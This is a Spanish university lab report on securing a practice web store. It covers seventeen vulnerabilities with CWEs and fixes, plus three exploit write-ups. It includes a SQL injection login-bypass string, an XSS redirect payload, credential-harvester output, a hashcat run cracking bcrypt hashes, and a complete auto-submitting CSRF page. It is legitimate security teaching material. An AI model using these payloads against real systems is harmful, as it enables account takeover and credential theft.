



# MEMORIA DE PRÁCTICAS

Seguridad de Aplicaciones

UDC Curso 22-23

Carlos Torres Paz  
Samuel Santos Espido  
Ismael Verde Costas

## Contenido

Vulnerabilidades .....	2
Vulnerabilidad 1: SQL Injection.....	2
Vulnerabilidad 2: Stored XSS .....	2
Vulnerabilidad 3: Transmisión de información en claro .....	3
Vulnerabilidad 4: Uso de un SALT fija .....	3
Vulnerabilidad 5: Session Fixation .....	3
Vulnerabilidad 6: Revelación de información (I).....	4
Vulnerabilidad 7: Vulnerabilidad en librería de terceros .....	4
Vulnerabilidad 8: Deserialización insegura.....	4
Vulnerabilidad 9: Logs insuficientes.....	5
Vulnerabilidad 10: Configuración de recursos.....	5
Vulnerabilidad 11: Redirecciones no controladas .....	5
Vulnerabilidad 12: Revelación de información (II).....	6
Vulnerabilidad 13: Validación de datos de entrada .....	6
Vulnerabilidad 14: CSRF .....	6
Vulnerabilidad 15: Configuración de librerías .....	7
Vulnerabilidad 16: Protección débil de la persistencia .....	7
Vulnerabilidad 17: Configuración de Cookies.....	7
Exploit 1: Stored XSS para robo de credenciales .....	8
Exploit 2: Aprovechar SALT fija y mala configuración de librerías para robar contraseñas.....	9
Exploit 3: Redirecciones no controladas con CSRF .....	11
Content-Security-Policy.....	13

## Vulnerabilidades

### Vulnerabilidad 1: SQL Injection

Vulnerabilidad	SQL Injection
CWE	CWE-89: Improper Neutralization of Special Elements in an SQL command
Consecuencias	<p>Cualquier usuario puede autenticarse como otro sin saber su contraseña. Para explotar la vulnerabilidad tan sólo es necesario conocer el nombre del usuario. En el caso de la aplicación hemos hecho lo siguiente:</p> <ol style="list-style-type: none"><li>1. Accedemos al formulario de login de la página</li><li>2. En el campo usuario escribimos el email de un usuario conocido seguido por “ ‘ OR ‘1’=’1 “</li><li>3. En el caso de la aplicación de la práctica, debemos editar el elemento en el navegador para desactivar el “check” de que el string tenga forma de correo electrónico</li><li>4. En el campo contraseña ponemos cualquier valor</li></ol> <p>Tras hacer login y enviar el formulario, estaremos autenticados como el usuario sin conocer su contraseña</p>
Localización	UserRepository.java:33
Solución	Se ha usado una NamedQuery de JPA para parsear los parámetros de entrada, asegurándonos así de que Hibernate se encarga de parsearlos correctamente y escapar cualquier carácter especial.

### Vulnerabilidad 2: Stored XSS

Vulnerabilidad	Stored XSS
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
Consecuencias	<p>Cualquier usuario puede introducir código JavaScript ejecutable en los comentarios de una reseña y que quede persistente en la aplicación. En el caso de la aplicación hemos hecho lo siguiente:</p> <ol style="list-style-type: none"><li>1. Compramos un producto y accedemos a su información</li><li>2. Añadimos una reseña y como texto introducimos, por ejemplo: “&lt;script&gt;window.location.replace("https://www.marca.com");&lt;/script&gt;”.</li><li>3. Al darle al botón de guardar seremos redirigidos al Marca, esto debido a que se recargará página del producto y se ejecutará el script introducido.</li></ol> <p>El script quedará guardado de forma persistente y cada vez que se acceda a la página de ese producto y se cargue dicha reseña se redirigirá a la página del Marca.</p>
Localización	resources/templates/*.html
Solución	Se ha cambiado en las plantillas el campo <i>utext</i> por <i>text</i> , de modo que ahora sí que se comprueba el texto de los campos de entrada y se escapan los caracteres HTML.

### Vulnerabilidad 3: Transmisión de información en claro

Vulnerabilidad	Transmisión de información en claro.
CWE	CWE-319: Cleartext Transmission of Sensitive Information
Consecuencias	Cualquier posible atacante que espíe la red puede ver en claro la actividad del usuario, incluyendo información sensible como contraseñas o información bancaria. En el caso de la aplicación hemos usado el software Wireshark para espiar la paquetería. En los paquetes HTTP puede verse información sensible en claro.
Localización	application.properties (configuración de Tomcat)
Solución	Activamos HTTPS en el servidor Tomcat, añadiendo un certificado auto firmado.

### Vulnerabilidad 4: Uso de un SALT fija

Vulnerabilidad	Uso de un SALT fija.
CWE	CWE-760: Use of a One-Way Hash with a Predictable Salt.
Consecuencias	Debido al uso de una SALT fija, sería más fácil para un atacante crackear las contraseñas usando una Rainbow Table. Esto no pasaría si se generase una SALT nueva cada vez que es necesaria.
Localización	UserService.java
Solución	Se ha modificado para que se genere el SALT aleatoriamente.

### Vulnerabilidad 5: Session Fixation

Vulnerabilidad	Session Fixation
CWE	CWE-384: Session Fixation
Consecuencias	<p>Un posible atacante puede aprovechar la sesión de un usuario para realizar acciones en su nombre. En el caso de la aplicación es posible hacer peticiones en nombre de otro usuario si se siguen estos pasos:</p> <ol style="list-style-type: none"><li>1. El atacante abre una sesión en la aplicación lo cual genera un ID de sesión, y lo guarda.</li><li>2. El atacante mediante ingeniería social consigue que el usuario use el ID de sesión e inicie sesión con su cuenta personal.</li></ol> <p>Ahora cuando el atacante realice peticiones con ese ID de sesión podrá hacerlas en nombre del usuario.</p>
Localización	SecurityConfig.java
Solución	Configurando la clase SecurityConfig de Spring podemos establecer un nivel de seguridad para prevenir la ejecución de SessionFixation, en nuestro caso con "sessionFixation().migrateSession()".

## Vulnerabilidad 6: Revelación de información (I)

Vulnerabilidad	Revelación de información (I)
CWE	CWE-209: Generation of Error Message Containing Sensitive Information
Consecuencias	Un usuario puede conocer detalles sensibles de la aplicación como la estructura del código, las clases que usa y las librerías que utiliza entre otros. En el caso de nuestra aplicación, se consigue causando algún error del lado del servidor. Una forma sencilla es añadir una review de un producto comprado sin poner un número de estrellas, lo cual causa un <code>NullPointerException</code> .
Localización	<code>application.properties:13-14</code>
Solución	Para evitar que se muestre dicha información cuando salta un error debemos cambiar las opciones <i>include-exception</i> y <i>include-stacktrace</i> , del archivo <i>application.properties</i> para que no den información sobre los procesos internos de la aplicación. También se evita que las excepciones controladas reenvíen la excepción entera en los <code>ErrorHandlers</code> , para que no pasemos información sensible al usuario cuando ocurra una excepción de este tipo.

## Vulnerabilidad 7: Vulnerabilidad en librería de terceros

Vulnerabilidad	Vulnerabilidad en librería de terceros
CWE	CWE-1352: Vulnerable and Outdated Components
Consecuencias	La vulnerabilidad de la librería puede ser aprovechable por un posible atacante de forma que aunque el código de la aplicación sea seguro, la librería hace la aplicación insegura.
Localización	<code>pom.xml</code>
Solución	Hemos actualizado las librerías en el <code>pom.xml</code> a las versiones más recientes en las cuales la aplicación siguiese funcionando correctamente.

## Vulnerabilidad 8: Deserialización insegura

Vulnerabilidad	Deserialización insegura
CWE	CWE-502: Deserialization of Untrusted Data
Consecuencias	Es posible instanciar cualquier objeto Java en el servidor, por ejemplo un <code>ProcessBuilder</code> que ejecute un comando, dándonos la posibilidad de un Remote Code Execution. En el caso de nuestra aplicación, Cambiamos el contenido de la cookie <code>user-info</code> , que en condiciones normales contiene un objeto java <code>UserInfo</code> , y le ponemos un <code>ProcessBuilder</code> y un comando de nuestra elección. La aplicación parsea el XML sin comprobarlo y ejecuta el comando que buscábamos. Luego la página da un error de <code>TypeCast</code> ya que lo que obtuvo no era el tipo esperado, pero el ataque ya ha sido realizado.
Localización	Cookie codificada en base64, <code>id=user-info</code> , <code>AutoLoginInterceptor.java</code>
Solución	Parseamos el XML antes, para comprobar que la cookie esté bien formada y que la clase que contiene sea <i><code>UserInfo</code></i> , en caso contrario devolvemos un error y no se procesa el XML.

## Vulnerabilidad 9: Logs insuficientes

Vulnerabilidad	Logs insuficientes
CWE	CWE-778: Insufficient Logging
Consecuencias	Es posible que acciones maliciosas en la aplicación no queden registradas. Además, acciones importantes en el sistema pueden también pasarse por alto.
Localización	application.properties y varias clases java
Solución	Añadimos mensajes de log en las acciones más importantes, como registros de nuevos usuarios, cambios de password, autenticaciones fallidas, intentos de acceso no autorizado...

## Vulnerabilidad 10: Configuración de recursos

Vulnerabilidad	Configuración de recursos
CWE	CWE-37: Path Traversal: '/absolute/pathname/here'
Consecuencias	A través del endpoint "resources" se puede tener acceso a varios recursos como los logs del servidor o los archivos de la base de datos.
Localización	SecurityConfig.java
Solución	Bloquear el acceso a dichas rutas. Para ello hemos configurado la clase <i>SecurityConfig</i> en la cual se marcan que <i>endpoints</i> y con que métodos http son válidos dentro de nuestra aplicación y se bloquean todos los demás, constituyendo una lista blanca.

## Vulnerabilidad 11: Redirecciones no controladas

Vulnerabilidad	Redirecciones no controladas
CWE	CWE-601: URL Redirection to Untrusted Site ('Open Redirect')
Consecuencias	Se presenta el formulario de login normal, pero al darle a iniciar sesión, puede que se redirija al usuario a una página arbitraria, interna o externa a la aplicación.
Localización	HomeController.java
Solución	Controlar el valor del campo <i>next</i> , para ello recuperamos la cabecera Host de la petición http, para así comprobar si la redirección es dentro de nuestra aplicación. Además, también comprobaremos que el <i>endpoint</i> sea una válido dentro de nuestra aplicación. En cualquier caso que no se corresponda con los mencionados se redirigirá a la página de inicio.

## Vulnerabilidad 12: Revelación de información (II)

Vulnerabilidad	Revelación de información (II)
CWE	CWE-205: Observable Behavioral Discrepancy
Consecuencias	Cuando una autenticación falla, se indica si lo que está mal es el usuario o la contraseña, filtrando a un posible atacante información sobre qué usuarios están registrados en la aplicación.
Localización	UserController.java
Solución	Generalizar el mensaje de error para que no se pueda deducir información adicional a partir de ello.

## Vulnerabilidad 13: Validación de datos de entrada

Vulnerabilidad	Validación de datos de entrada
CWE	CWE-20: Improper Input Validation
Consecuencias	Varios campos no controlan lo que reciben como entradas, por lo que se podrían introducir datos incorrectos.
Localización	es.storeapp.web.forms
Solución	Realizar validaciones para dichos campos de entrada, de modo que si son incorrectos se notifique y rechace. Para ello haremos uso de "javax.validation.constraints" para verificar campos como el email, extensión mínima y máxima,...

## Vulnerabilidad 14: CSRF

Vulnerabilidad	CSRF (Cross-site request forgery)
CWE	CWE-352: Cross-Site Request Forgery (CSRF)
Consecuencias	Varios campos no controlan lo que reciben como entradas, por lo que se podrían introducir datos incorrectos. En el caso de la aplicación hemos hecho lo siguiente: <ol style="list-style-type: none"><li>1- El primer paso es que el usuario se autentique en el sitio web.</li><li>2- Tras esto el atacante envía un enlace malicioso a un sitio web que para el usuario puede no ser sospechoso en un principio.</li><li>3- Cuando el usuario accede al enlace, se ejecuta una petición maliciosa sobre el sitio web vulnerable en nombre de la víctima. En el caso de nuestra web, es posible cambiar los datos del perfil o hacer compras con su tarjeta por defecto.</li></ol>
Localización	SecurityConfig.java y Login.html
Solución	Añadimos un CSRF token que se genera en formularios como el de login para de este modo evitar que alguien ejecute una petición maliciosa en nuestro nombre, ya que si no tiene el token se le enviará un 403 dado que no tiene permisos para realizar dicha acción.

## Vulnerabilidad 15: Configuración de librerías

Vulnerabilidad	Configuración de librerías
CWE	CWE-749: Exposed Dangerous Method or Function
Consecuencias	Mala configuración de SpringBoot: Podemos usar el endpoint “/actuador” y cualquiera de los descendientes, que nos proporcionan información de todo tipo sobre la aplicación y la máquina en la que se ejecuta y que además nos permite realizar ciertas acciones como apagar la aplicación “/actuador/shutdown” o ver las variables de entorno.
Localización	application.properties
Solución	Deshabilitar estas opciones, las del apartado management, en el fichero de configuración del “application.properties”.

## Vulnerabilidad 16: Protección débil de la persistencia

Vulnerabilidad	Protección débil de la persistencia
CWE	CWE-306: Missing Authentication for Critical Function
Consecuencias	La base de datos de Derby no está debidamente protegida y podemos usar un software como DBeaver y conectarnos sin necesidad de usar un usuario y contraseña, por lo que quedamos con acceso a toda la base de datos y sin necesidad de autenticarnos.
Localización	work/database
Solución	

## Vulnerabilidad 17: Configuración de Cookies

Vulnerabilidad	Configuración de Cookies
CWE	CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute CWE-1275: Sensitive Cookie with Improper SameSite Attribute
Consecuencias	La cookie usada para guardar los datos del usuario, user-info y JSESSIONID, y que mantenga la sesión iniciada, no es muy segura dado que ignora muchos flags que aportan mayor protección frente a intenciones maliciosas que lo modifiquen o cambien según las necesidades de un atacante.
Localización	UserController.java y application.properties
Solución	Añadir los flags pertinentes como <i>HttpOnly</i> para que javascript no tenga acceso a las cookies, <i>Secure</i> para que vaya solo por https y <i>SameSite</i> para que solo se envíe dentro del contexto propio de la aplicación.




## Exploit 1: Stored XSS para robo de credenciales

Este exploit consiste en aprovechar la vulnerabilidad de Stored XSS para redirigir a un usuario a una página maliciosa que clona el login de la aplicación y robarle las credenciales.


Para llevar a cabo este ataque, creamos una página que imita el formulario de login de la tienda utilizando el framework SEToolkit. Luego añadimos un comentario en un producto cualquiera, aprovechando la vulnerabilidad de Stored XSS para redirigir al usuario a nuestra página maliciosa.

Cuando el usuario entre al producto, será redirigido a la página de login falsa. Pensando que se trata de un error de la aplicación, muy probablemente volverá a iniciar sesión como si nada. Tras introducir sus credenciales en la página falsa, esta le redirige de nuevo a la aplicación real para que el usuario no sospeche.

En esta imagen vemos la página falsa (<http://192.68.1.185/>)



Aquí vemos la página real (<http://192.168.1.183:8888/login>)




Observamos como el atacante recupera las credenciales que la víctima introdujo en la web falsa.

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.185 - - [09/Nov/2022 13:26:45] "GET / HTTP/1.1" 200 -
192.168.1.185 - - [09/Nov/2022 13:26:45] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.185 - - [09/Nov/2022 13:27:53] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: email=usuario@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=usuariopass
PARAM: _rememberMe=on
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


## Exploit 2: Aprovechar SALT fija y mala configuración de librerías para robar contraseñas

Para este exploit nos aprovechamos de dos vulnerabilidades distintas: la primera, la que nos permite descargarnos el dump de memoria del servidor directamente, y la segunda, la reutilización de los Salt de hashado de las contraseñas.

El escenario es el siguiente: La aplicación está corriendo y hay varios usuarios logueados (dos, cada uno desde su navegador):



El primer paso es descargarnos el dump de memoria:



Lo abrimos en un editor y encontramos los objetos java de tipo User, con sus campos, incluida la contraseña hashada, por supuesto.

```
01 01 01 01 00 0F 00 0D 69 73 6D 61 40 73 61 70 .....isma@sap
70 2E 63 6F 6D 00 0B 00 09 6D 63 66 69 74 2E 6A p.com....mcfit.j
70 67 00 06 00 04 49 73 6D 61 00 3E 00 3C 24 32 pg....Isma.>.<$2
61 24 31 30 24 4D 4E 30 67 4B 30 6C 64 70 43 67 a$10$MN0gK0ldpCg
4E 39 6A 78 36 72 30 56 59 51 4F 68 34 63 67 42 N9jx6r0VYQ0h4cgB
39 43 75 57 55 46 7A 41 61 6D 51 71 52 4B 38 44 9CuWUFzAamQqRK8D
72 38 51 6B 77 2F 38 4A 63 36 01 04 07 00 0B 00 r8Qkw/8Jc6.....
08 00 00 00 00 00 00 00 02 00 1E 00 1C 6D 65 64 .....med
69 6F 20 64 65 20 6E 69 6E 67 75 6E 61 20 70 61 io de ninguna pa
72 74 65 20 31 35 30 30 38 01 01 01 01 00 0F 00 rte 15008.....
0D 73 61 6D 75 40 73 61 70 70 2E 63 6F 6D 00 0D .samu@sapp.com..
00 0B 63 6F 72 75 6E 65 74 2E 70 6E 67 00 06 00 ..corunet.png...
04 53 61 6D 75 00 3E 00 3C 24 32 61 24 31 30 24 .Samu.>.<$2a$10$
4D 4E 30 67 4B 30 6C 64 70 43 67 4E 39 6A 78 36 MN0gK0ldpCgN9jx6
72 30 56 59 51 4F 55 66 6A 51 68 34 65 77 30 32 r0VYQ0UfjQh4ew02
6C 6D 57 4E 39 42 5A 6F 62 56 6B 56 2F 44 42 4D lmWN9BZobVkV/DBM
31 4E 4A 4E 6D 01 42 4D 31 4E 4A 4E 6D 01 62 56 1NJNm.BM1NJNm.bV
6B 56 2F 44 42 4D 31 4E 4A 4E 6D 01 00 00 00 00 kV/DBM1NJNm.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Sacamos ambas contraseñas a un fichero y utilizamos la herramienta hashcat para hacer un ataque de diccionario contra esos hashes:

```

root@sapp:~# hashcat -m 3200 -a 0 -w 4 /home/carlos/hashed_pws.txt /home/carlos/diccionario.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i7-1065G7 CPU @ 1.30GHz, 9831/9895 MB (4096 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Salt
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

```

Vemos cómo la herramienta detecta al momento que el Salt es único y aplica las optimizaciones adecuadas para acelerar el proceso

```

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$2a$10$MN0gK0ldpCgN9jx6r0VYQ0h4cgB9CuWUFzAamQqRK8Dr8Qkw/8Jc6:mcfit
$2a$10$MN0gK0ldpCgN9jx6r0VYQ0UfjQh4ew02lmWN9BZobVkv/DBM1NJNm:corunet

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: bcrypt $2$, Blowfish (Unix)
Hash.Target.....: /home/carlos/hashed_pws.txt

```

Tras unos minutos, hashcat nos devuelve las contraseñas en claro. En este caso las contraseñas eran cortas y sencillas de romper ya que son solo letras minúsculas. En un caso real en el que hubiésemos robado cientos o miles de contraseñas, podríamos construir una Rainbow table de Bcrypt con ese Salt y utilizar esa tabla para acelerar el proceso. Si la implementación de la aplicación no reutilizase siempre el mismo Salt, sería imposible construir una Rainbow table, y el proceso de romper las contraseñas se volvería exponencialmente más lento, haciéndolo impráctico.

Como detalle adicional, vemos que si hace poco tiempo que los usuarios se logearon, todavía están en memoria los objetos LoginForm de java, que contienen la contraseña en claro, ahorrándonos el proceso de romper los hashes.

02A0EE80	00 00 00 01 00 00 00 07	4D 35 19 20 00 00 00 42	.....M5. ...B
02A0EE90	00 00 00 00 00 00 00 00	00 00 00 07 46 B7 FA C8	.....F7. L
02A0EEA0	00 00 00 00 00 00 FF FF	FF FF 00 00 00 00 00 00	.....
02A0EEB0	00 00 00 00 00 07 46 B8	3B C8 00 00 00 07 46 B7	.....F7; L...F7
02A0EEC0	FA C8 00 00 00 00 00 00	00 00 00 00 00 07 46 B7	. L.....F7
02A0EED0	FA C8 23 00 00 00 07 46	B8 3B C8 00 00 00 01 00	. L#....F7; L....
02A0EEE0	00 00 01 05 00 00 23 00	00 00 07 46 B8 3B E0 00	.....#....F7; a.
02A0EEF0	00 00 01 00 00 20 00 08	65 6D 61 69 6C 3D 69 73	.....email=is
02A0EF00	6D 61 40 73 61 70 70 2E	63 6F 6D 6F 6D 26 70 61	ma@sapp.comom&pa
02A0EF10	73 73 77 6F 72 64 3D 6D	63 66 69 74 26 5F 72 65	ssword=cfit&_re
02A0EF20	6D 65 6D 62 65 72 4D 65	3D 6F 6E 00 00 00 00 00	memberMe=on....
02A0EF30	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
02A0EF40	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
02A0EF50	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....

## Exploit 3: Redirecciones no controladas con CSRF

Este exploit consiste en combinar las vulnerabilidades de redirecciones y CSRF para secuestrar la cuenta de un usuario.


Para llevar a cabo el secuestro de cuenta, se enviará un enlace malicioso al usuario con dirección /login para forzar que este inicie sesión. Una vez lo haga, se le redirigirá a una web maliciosa que ejecutará un ataque de CSRF que cumplirá siempre la condición de que la víctima debe estar autenticada. El enlace que usaremos será el siguiente:

“<http://localhost:8888/login?next=http://localhost:9999/csrf.html>”

localhost:9999/csrf.html sería una web maliciosa real, pero para este caso basta con una web de prueba en localhost en un puerto diferente. El código usado es el siguiente:

```
1 <!DOCTYPE html>
2 <html>
3   <head>Nada sospechoso</head>
4   <body>
5     <h1>Uy, ha habido un error...</h1>
6     <form name="form" target="iframe" action="http://localhost:8888/profile" method="POST">
7       <input type="hidden" name="name" value="grupo1">
8       <input type="hidden" name="email" value="hacker@gmail.com">
9       <input type="hidden" name="address" value="calle grupo 1">
10    </form>
11    <iframe name="iframe" style="display:none"></iframe>
12    <script>document.form.submit()</script>
13  </body>
14 </html>
```



En esta primera imagen podemos ver lo que ocurre al acceder al enlace:



Al iniciar sesión, se hace la redirección y es entonces cuando se aplica el CSRF:

### Update User Profile

User profile updated successfully

Name	 grupo1	
Email address	 hacker@gmail.com	We'll never share your email with anyone else
Address	calle grupo 1	
Profile image	<div>Seleccionar archivo Ninguno archivo selec.</div>	This image will be publicly shown in your product reviews

Update

La finalidad del ataque es cambiar el email de la víctima por el email del atacante, de forma que el atacante podrá utilizar el método de recuperación de contraseñas por email, y así, hacerse con el control de la cuenta. Una vez dentro podría hacer todas las compras que quisiera con la tarjeta de crédito por defecto de la víctima, por ejemplo.

## Content-Security-Policy

La Content-Security-Policy que hemos elaborado funciona correctamente en toda la aplicación y ha sido implementada dentro de la clase SecurityConfig, para que vaya incluida como cabecera en todas las peticiones de la aplicación.

```
default-src 'self';  
script-src 'self' 'unsafe-inline';  
style-src 'self' 'unsafe-inline';  
img-src 'self' data;;  
object-src 'none';  
base-uri 'none';
```